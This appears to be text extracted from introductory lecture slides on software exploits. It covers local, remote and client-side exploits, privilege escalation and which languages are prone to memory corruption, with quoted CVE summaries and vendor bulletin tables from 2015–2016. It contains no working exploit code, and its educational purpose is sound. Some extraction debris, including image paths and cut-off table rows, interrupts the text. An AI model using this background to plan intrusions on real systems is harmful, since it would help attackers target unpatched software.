
What is an exploit?



Only trusted
apps (code)
running

Computer
fully secure


What is an exploit?



Virus /
Backdoor /
Trojan /
Malware

Is **NOT**
Exploit

What is an exploit?



Introduce
new code
into running
software




Types of exploits

Local

Server-side

Client-side

Types of exploits - **Local** exploit





Types of exploits - **Local exploit**

Local Exploit:

- ✦ Attacker is already on a host (has code execution on the computer / cpu)
- ✦ Wants to execute his code with higher privileges
- ✦ “Privilege Escalation”


Linux:

- ✦ User -> root
- ✦ E.g.: www-data -> root

Windows:

- ✦ User -> Local Admin (-> System)

Types of exploits - **Server-side / remote exploit**





Types of exploits - **Server-side / remote exploit**


Remote Exploit:

- ✦ Attacker can directly talk with a server software on a host
- ✦ Wants to execute his code on the remote host

Server Examples

- ✦ FTP Server (proftp, wuftp)
- ✦ DNS Server (bind)
- ✦ Web Server (IIS, Apache)

Types of exploits - **Client-side** exploit





Types of exploits - **Client-side** exploit

Client Exploit:

- ✦ Attacker can influence data which a client receives
- ✦ Wants to execute his code on the client host

Examples:

- ✦ Browser
 - ✦ Flash
 - ✦ Java
 - ✦ Image Viewer
- ✦ Word
- ✦ Putty
- ✦ Git
- ✦ VLC

What is vulnerable against memory corruption?



What is vulnerable?

What software is affected?

Software developed in unsafe programming languages

- ✦ (ASM)
- ✦ C
- ✦ C++
- ✦ Fortran (lol)

What is vulnerable?

What software is affected?

Software developed in unsafe programming languages

- ✦ (ASM)
- ✦ C
- ✦ C++
- ✦ Fortran (lol)

Who writes software in C/C++, anyway?

- ✦ IE, Chrome, Firefox
- ✦ Apache / IIS
- ✦ Postfix, Sendmail
- ✦ BIND
- ✦ MS Office / LibreOffice
- ✦ Antivirus
- ✦ Other “Security” Software

What is vulnerable?

Not affected:

Software written in interpreted languages

- ✦ PHP
- ✦ Perl
- ✦ Ruby
- ✦ Bash
- ✦ Python
- ✦ JavaScript

Languages with strict bound checking

- ✦ Rust
- ✦ C#
- ✦ Java
- ✦ Go

Exception: Native calls



What is vulnerable?

Special case: Interpreter itself

What language is PHP, Java, JavaScript, ... written-in?

✦ C / C++ !

Some memory corruption vulnerability examples

From 2015

What is vulnerable?

Vulnerability Details : [CVE-2015-8617](#)

Format string vulnerability in the zend_throw_or_error function in Zend/zend_execute_API.c in PHP 7.x before 7.0.1 allows remote attackers to execute arbitrary code via format string specifiers in a string that is misused as a class name, leading to incorrect error handling.

Publish Date : 2016-01-19 Last Update Date : 2016-01-21

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#)

▼ [Scroll To](#)

▼ [Comments](#)

▼ [External Links](#)

[Search Twitter](#) [Search YouTube](#) [Search Google](#)

– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	134

Some memory corruption bugs

CVE-2015-6094

- ✦ Microsoft Office is prone to a remote memory-corruption vulnerability because it fails to properly handle objects in memory.
- ✦ **Excel 2010, 2013, 2016**

CVE-2015-6068

- ✦ Microsoft Internet Explorer is prone to a remote memory-corruption vulnerability. Attackers can exploit this issue by enticing an unsuspecting user to view a specially crafted webpage.
- ✦ **IE11**

CVE-2015-5122

- ✦ Use-after-free vulnerability in the DisplayObject class in the ActionScript 3 (AS3) implementation in Adobe Flash Player 13.x through 13.0.0.302 on Windows and OS X, 14.x through 18.0.0.203 on Windows and OS X, 11.x through 11.2.202.481 on Linux, and 12.x through 18.0.0.204 on Linux Chrome installations allows remote attackers to execute arbitrary code
- ✦ **Flash 11, 12, 13, 14**

Some memory corruption bugs

CVE-2015-0287

- ✦ ASN.1 structure reuse memory corruption. Reusing a structure in ASN.1 parsing may allow an attacker to cause memory corruption via an invalid write.
- ✦ **OpenSSL 0.9.8-1.0.2**

CVE-2015-7852

- ✦ A potential off by one vulnerability exists in the cookedprint functionality of ntpq. A specially crafted buffer could cause a buffer overflow potentially resulting in null byte being written out of bounds.
- ✦ **NTP 4.2.8p2**

CVE-2015-1538 (Stagefright)

- ✦ Integer overflow in the SampleTable::setSampleToChunkParams function in SampleTable.cpp in libstagefright in Android before 5.1.1 LMY48I allows remote attackers to execute arbitrary code via crafted atoms in MP4 data that trigger an unchecked multiplication
- ✦ **Android 1.5 - 5.1**

Some memory corruption bugs

Android:

Overview ▾

Bulletins ▲

Advisories ▾

[April 2016](#)

[March 2016](#)

[February 2016](#)

[January 2016](#)

[December 2015](#)

[November 2015](#)

[October 2015](#)

[September 2015](#)

[August 2015](#)

Authentication ▾

Keystore ▾

Elevation of Privilege Vulnerability in Telecom Component	CVE-2016-0847	High
Elevation of Privilege Vulnerability in Download Manager	CVE-2016-0848	High
Elevation of Privilege Vulnerability in Recovery Procedure	CVE-2016-0849	High
Elevation of Privilege Vulnerability in Bluetooth	CVE-2016-0850	High
Elevation of Privilege Vulnerability in Texas Instruments Haptic Driver	CVE-2016-2409	High
Elevation of Privilege Vulnerability in a Video Kernel Driver	CVE-2016-2410	High
Elevation of Privilege Vulnerability in Qualcomm Power Management Component	CVE-2016-2411	High
Elevation of Privilege Vulnerability in System_server	CVE-2016-2412	High
Elevation of Privilege Vulnerability in Mediaserver	CVE-2016-2413	High
Denial of Service Vulnerability in Minikin	CVE-2016-2414	High
Information Disclosure Vulnerability in Exchange ActiveSync	CVE-2016-2415	High
Information Disclosure Vulnerability in Mediaserver	CVE-2016-2416 CVE-2016-2417 CVE-2016-2418 CVE-2016-2419	High
Elevation of Privilege Vulnerability in Debuggerd Component	CVE-2016-2420	Moderate
Elevation of Privilege Vulnerability in Setup Wizard	CVE-2016-2421	Moderate
Elevation of Privilege Vulnerability in Wi-Fi	CVE-2016-2422	Moderate
Elevation of Privilege Vulnerability in Telephony	CVE-2016-2423	Moderate
Denial of Service Vulnerability in SyncStorageEngine	CVE-2016-2424	Moderate
Information Disclosure Vulnerability in AOSP Mail	CVE-2016-2425	Moderate
Information Disclosure Vulnerability in Framework	CVE-2016-2426	Moderate
Information Disclosure Vulnerability in BouncyCastle	CVE-2016-2427	Moderate

Some memory corruption bugs

Firefox:


Fixed in Firefox 45

- 2016-38 Out-of-bounds write with malicious font in Graphite 2
- 2016-27 Use-after-free during XML transformations
- 2016-26 Memory corruption when modifying a file being read by FileReader
- 2 2016-19 Linux video memory DOS with Intel drivers
- 2 2016-18 CSP reports fail to strip location information for embedded iframe pages
- 2 2016-17 Local file overwriting and potential privilege escalation through CSP reports
- 2 2016-16 Miscellaneous memory safety hazards (rv:45.0 / rv:38.7)

Some n

IE11

Internet Explorer 11

Bulletins 1-15 of 30			Windows 7 for 32-bit Systems Service Pack 1	Internet Explorer 11 (3139929)	Remote Code Execution	Critical	 
Date ▼	Bulletin Number	K	Windows 7 for x64-based Systems Service Pack 1	Internet Explorer 11 (3139929)	Remote Code Execution	Critical	
